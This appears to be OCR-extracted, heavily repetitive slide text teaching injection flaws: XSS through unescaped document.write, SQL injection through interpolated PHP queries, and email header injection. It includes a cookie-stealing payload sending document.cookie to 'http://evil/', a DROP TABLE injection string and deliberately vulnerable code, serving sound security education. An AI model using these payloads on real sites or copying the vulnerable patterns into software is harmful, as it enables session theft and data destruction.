
Ayesh's talk is <script>document.cookie</script>

```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```




Ayesh <img src=x onerror=this.src='http://evil/?c='+document.cookie>


```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```




Ayesh <img **src=x onerror**=this.src='http://evil/?c='+document.cookie>



```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```




```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```




```
var query = req.params.query;
document.write('Search results for "' + query + '"');
```


https://site.noob/?query=Ayesh+%3Cimg+src%3Dx+onerror%3Dthis.src%3D%27http%3A%2F%2Fevil%2F%3Fc%3D%27%2Bdocument.cookie%3E


```
<form>
  <input name="query" />
  <input type="submit" />
</form>
```

```
$query = $_GET['query'];
```

PHP

```php
<?php
  query(
  "SELECT *
   FROM posts
   WHERE
    title = '$query'
  ");
?>
```



PHP

```php
<?php
  query(
  "SELECT *
   FROM posts
   WHERE
    title = '$query'
  ");
?>
```

SQL


```sql
SELECT *
FROM posts
WHERE
 title = 'how did i accidentally build a shelf'
```

PHP

```php
<?php
  query(
  "SELECT *
   FROM posts
   WHERE
    title = '$query'
  ");
?>
```

SQL

```sql
SELECT *
FROM posts
WHERE
 title = 'cthulhu'
```



PHP

```php
<?php
  query(
  "SELECT *
   FROM posts
   WHERE
    title = '$query'
  ");
?>
```

SQL

```sql
SELECT *
FROM posts
WHERE
 title = 'Ayesh' s talk is great
```

PHP

```php
<?php
  query(
  "SELECT *
   FROM posts
   WHERE
    title = '$query'
  ");
?>
```

SQL


```sql
SELECT *
FROM posts
WHERE
 title = 'Ayesh'; DROP TABLE posts
```

Ayesh'; DROP TABLE posts

SQL

```
SELECT *
FROM posts
WHERE
 title = 'Ayesh'; DROP TABLE posts
```

Obligatory xkcd Comic



https://xkcd.com/327/


```
<form>
  <input name="query" />
  <input type="submit" />
</form>
```

```
$query = $_GET['query'];
```


```
$query = $_GET['query'];
```

```
From: Site <tracking@site.noob>
To: site-owner@aol.com
Subject: Search alert for $query
```


```
$query = $_GET['query'];
```

PHP Template

From: Site <tracking@site.noob>
To: site-owner@aol.com
Subject: Search alert for $query

Email sent

From: Site tracking@site.noob
To: site-owner@aol.com
Subject: Search alert for how did i accidentally build a shelf

how did i accidentally build a shelf \r\n
Reply-To: evil@evil.com

```
$query = $_GET['query'];
```

PHP Template


From: Site <tracking@site.noob>
To: site-owner@aol.com
Subject: Search alert for $query

Email sent

```
From: Site tracking@site.noob
To: site-owner@aol.com
Subject: Search alert for how did i accidentally build a shelf
Reply-To: evil@evil.com
```

Never Trust User Input!

